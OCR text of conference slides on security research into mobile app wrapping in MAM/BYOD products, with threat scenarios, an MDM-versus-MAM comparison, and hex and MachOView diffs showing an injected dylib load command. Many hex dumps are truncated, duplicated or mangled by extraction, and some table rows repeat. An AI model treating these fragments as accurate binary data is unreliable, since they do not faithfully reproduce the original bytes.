GOTHAM
DIGITAL ♦ SCIENCE

Unwrapping the Truth: Analysis of Mobile App Wrapping

Ron Gutierrez

Outline

Major BYOD Risks & Threat Scenarios

MDM vs MAM Application Wrapping

MAM Solution Test Cases

Vulnerability Patterns in MAM Solutions

Conclusions and Testing Checklist

About Our Research

- Current State of MAM BYOD Solutions
  - Cutting Edge, Emerging Technology
- Based on GDS' 2013 AppSecUSA Research on "Secure Containers"
- Goal is to share Common Vulnerability Patterns & Considerations
- Vendor Agnostic

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Major BYOD Risks & Threat Scenarios

- Lost or Stolen Device
- Stolen Device Backup Data
- Disgruntled Former Employees
- Malware / Malicious Apps
- Unattended Device
- Bypassing Client Restrictions
- Malicious User on Network
- Targeted Attacks Against Organization Endpoint

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- ~~Targeted Attacks Against Organization Endpoint~~

Out of Scope For This Talk


BYOD Goal – Protect The Data

- Its Easy To Say – Don't Store Sensitive Data
  - In Real Life. That's Not Going To Fly
- Primarily Two Approaches
  - Mobile Device Management (MDM)
  - Mobile Application Management (MAM)
  - Sometimes A Hybrid Of Both
- Many BYOD Vendors

Who Are The Major BYOD Players?

"Leaders" According to "Magic Quadrant for Enterprise Mobility Management Suites 2014" (Gartner)

CiTRiX
XenMobile



MobileIron

http://www.gartner.com/technology/reprints.do?id=1-1UURNKA&ct=140603

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MDM vs MAM Application Wrapping

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Conclusions and Testing Checklist

Mobile Device Management (MDM)

- Device Enrolls to MDM Server
- Allows MDM Server to
  - Set **Device Level Policies**
  - Push Security Commands (Wipe, Locks, etc)
  - Query Information (Device Info, Installed Apps, etc)
  - Install Applications
- There is Existing Research On This Topic
  - MDM Research from David Shuetz (Intrepidus Group)
  - NTT Security Presented Yesterday

https://media.blackhat.com/bh-us-11/Schuetz/BH_US_11_Schuetz_InsideAppleMDM_Slides.pdf

MDM Feature Breakdown

Category	Mobile Device Management (MDM)
Security Commands	Quickly pushed and invoked by the OS
App User Experience	Organization data can be accessed using native OS applications (Mail, Contacts, Calendar, etc).
Device User Experience	Strict device level policies may impede user's personal device experience
Data Encryption	Device level policies ensure usage of system wide data protection (DP) capabilities. However, DP implementation may be opt-in for apps
Device Privacy	MDM server can query potentially personal data from employee devices
Other Limitations	Relies available MDM APIs on the OS

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Device Privacy	MDM Management server can query potentially sensitive information from employee devices
Other Limitations	Relies on support OS level MDM APIs exposed

MDM Drawbacks

- Strict Policies Ruin Personal Device Experience
- Implementation is OS Dependent
- Privacy Concerns
  - Device Wipes
  - Querying of Installed Applications
- Data Protection Dependent on Application
  - Opt-in Data Protection APIs

Mobile Application Management (MAM)


- Policy Enforcement & Data Protection At App Layer
- Requires Development of "Secure Containers"
- Application Wrapping Used To "Secure" Org Apps

Mobile Application Management (MAM)


Provision and manage apps on mobile devices to optimize employees' work while making sure company data is secured

http://www.endpointprotector.com/images/img/main/mobile-application-management-mam-en.png

Quick Intro to Application Wrapping




MAM Overview


Signed Custom Mobile App
1
Wrapping Utility
Inject of Wrapping Code (Dynamic Libraries, DEX Modification, etc)
Resign Modified Application w/ Enterprise's App Signing Key
2
Resigned and Wrapped Custom Mobile App
3
MAM Web Server
Wrapped Application Installed On Employees Device through MAM Agent
4
Mobile Device
MAM Agent
Secure Container


iOS App Wrapping Analysis

Diffing a pre-wrapped and post-wrapped iOS binary with HexFiend



```
01A94  466F756E 64617469 6F6E0000 0C000000 50000000 18000000 00000000    6804  466F756E 64617469 6F6E0000 26000000 10000000 A4470000 30000000
01AB0  01000000 01000000 40657865 63757461 626C655F 70617468 2F436974    6832  29000000 10000000 D4470000 08000000 1D000000 10000000 A0500000
01ACC  72697844 796C6962 2E62756E 646C652F 43697472 69784479 6C69622E    6860  50270000 00000000 00000000 00000000 00000000 00000000 00000000
01AE8  64796C69 62000000 26000000 10000000 A4470000 30000000 29000000    6888  00000000 00000000 00000000 00000000 00000000 00000000 00000000
01B04  10000000 D4470000 08000000 1D000000 10000000 A0500000 50270000    6916  00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

View address offset with MachOView tool to see what was changed



LC_LOAD_DYLIB (CoreFoundation)
LC_LOAD_DYLIB [redacted]ylib.dylib)
LC_FUNCTION_STARTS
LC_DATA_IN_CODE
LC_CODE_SIGNATURE
▶ Section (__TEXT,__text)
▶ Section (__TEXT,__stub_helper)
▶ Section (__TEXT,__objc_methname)

Address	Data	Description	Value
00001AA0	0000000C	Command	LC_LOAD_DYLIB
00001AA4	00000050	Command Size	80
00001AA8	00000018	Str Offset	24
00001AAC	00000000	Time Stamp	Wed Dec 31 19:00:00 1969
00001AB0	00000001	Current Version	0.0.1
00001AB4	00000001	Compatibility Version	0.0.1
00001AB8	4065786563757461626C655…	Name	@executable_path/[redacted]lib.bundle[redacted]

A LC_LOAD_DYLIB is added to the App's Mach-O Load Commands

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

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01A94 466F756E 64617469 6F6E0000 0C000000 50000000 18000000 00000000
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01B04 10000000 D447
```

```
6804 466F756E 64617469 6F6E0000 26000000 10000000 A4470000 30000000
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6860 50270000 00000000 00000000 00000000 00000000 00000000 00000000
6888 00000000 00000000 00000000 00000000 00000000 00000000 00000000
                                                  00000000 00000000
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

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

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01AB0  01000000 01000000 40657865 637574                                          3000000 1D000000 10000000 A0500000
01ACC  72697844 796C6962 2E62756E 646C65                                          0000000 00000000 00000000 00000000
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

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



```
0747C  5A302306 092A8648 86F70D01 09043116 041421C1 9B37912D 12B01767    0747C  5A302306 092A8648 86F70D01 09043116 0414B10E 3FC57B5C 74079A3D
07498  D82725A8 0E1C9BE2 AC98300D 06092A86 4886F70D 01010105 00048201    07498  CB61FF37 6304F139 06BF300D 06092A86 4886F70D 01010105 00048201
074B4  00189F0F ACDD1F53 AB0E113F 21887610 AB91B7E2 4B4D8294 CBE05F26    074B4  0063488C 6892F23F 1C4C149B 16ED2B22 0403F068 1904FBA4 A2305B8C
074D0  7DD841A9 6C88512E 9B1A1EBC 7856FE7B 70BA5156 00303F44 9AA3A60A    074D0  0C9C51B2 9A5E8C40 78677EC5 74D6DA31 0D6B550A 2BA0461C 8CB0DFE6
074EC  ECF40FC3 3D2574D7 7982EFA6 509CCAAA C0DB8CA4 5B2ABDDB 99860499    074EC  D89D26B7 AFE16C25 BFAAA579 83D118B2 49A35A2D 26434FF3 A8847179
07508  AECF7F71 796E1599 6B29D3D4 8B9323F3 F3A26210 F3174A5D EB618174    07508  4131CE51 8326CF6F A1356FD9 381C55B7 9FCCD5A6 EEED7673 46A2CFB2
07524  DCA6CBF1 5857AA97 CE585CC9 0CCD1F46 7E7CAD04 64AA255C 0539C42F    07524  890176F7 CEA2512A 0456510A 012E0DE5 D99D3A91 324A1FE5 08F0929F
07540  45F099EC 27001E95 7C21276D CAA62A18 1C8607AA F221BD65 65DC1BD6    07540  ABC468EA 783AE438 C112B634 DADBE9A2 540B415F CCFE7639 AA21C590
0755C  39647992 94B70C9C 3798D2B6 B8FF18B6 9DB5E3E0 D8FF733A A830261D    0755C  2EFBBFA5 9757EBC8 198F1D85 83B23F59 59255802 F62B92F4 B6F1C401
07578  313A0103 554099CB C95970BF 5490B5EE F710D8E9 BD677435 8E0B67CA    07578  F7F6CBA4 001E63AB DC432C35 C5112CD8 36A3F2B7 5F604048 D6EF183D
07594  608224B3 553F5D11 787C4F22 25E355A0 43FEED23 51065954 E40DF2F0    07594  9ED241EB 5A3EEF3B 19B574F8 6396403F 4553EFD6 15B435B1 485C5A4E
075B0  D21299E4 E7000000 00000000 00000000 00000000 00000000 00000000    075B0  80DC58A5 4F000000 00000000 00000000 00000000 00000000 00000000
```




- Code Signature
  - ▼ Executable (ARM_V7S)
    - Mach Header
    - ▶ Load Commands
    - ▶ Section (__TEXT,__text)
    - ▶ Section (__TEXT,__stub_helper)
    - ▶ Section (__TEXT,__objc_methname)
    - ▼ Section (__TEXT,__cstring)
      - C String Literals
    - ▶ Section (__TEXT,__objc_classname)
    - ▶ Section (__TEXT,__objc_methtype)
    - ▶ Section (__TEXT,__symbolstub1)
    - ▶ Section (__DATA,__lazy_symbol)

```
00007470  31 32 31 31 30 38 32 31  33 31 32 38 5A 30 23 06  121108213128Z0#.
00007480  09 2A 86 48 86 F7 0D 01  09 04 31 16 04 14 21 C1  .*.H......1...!.
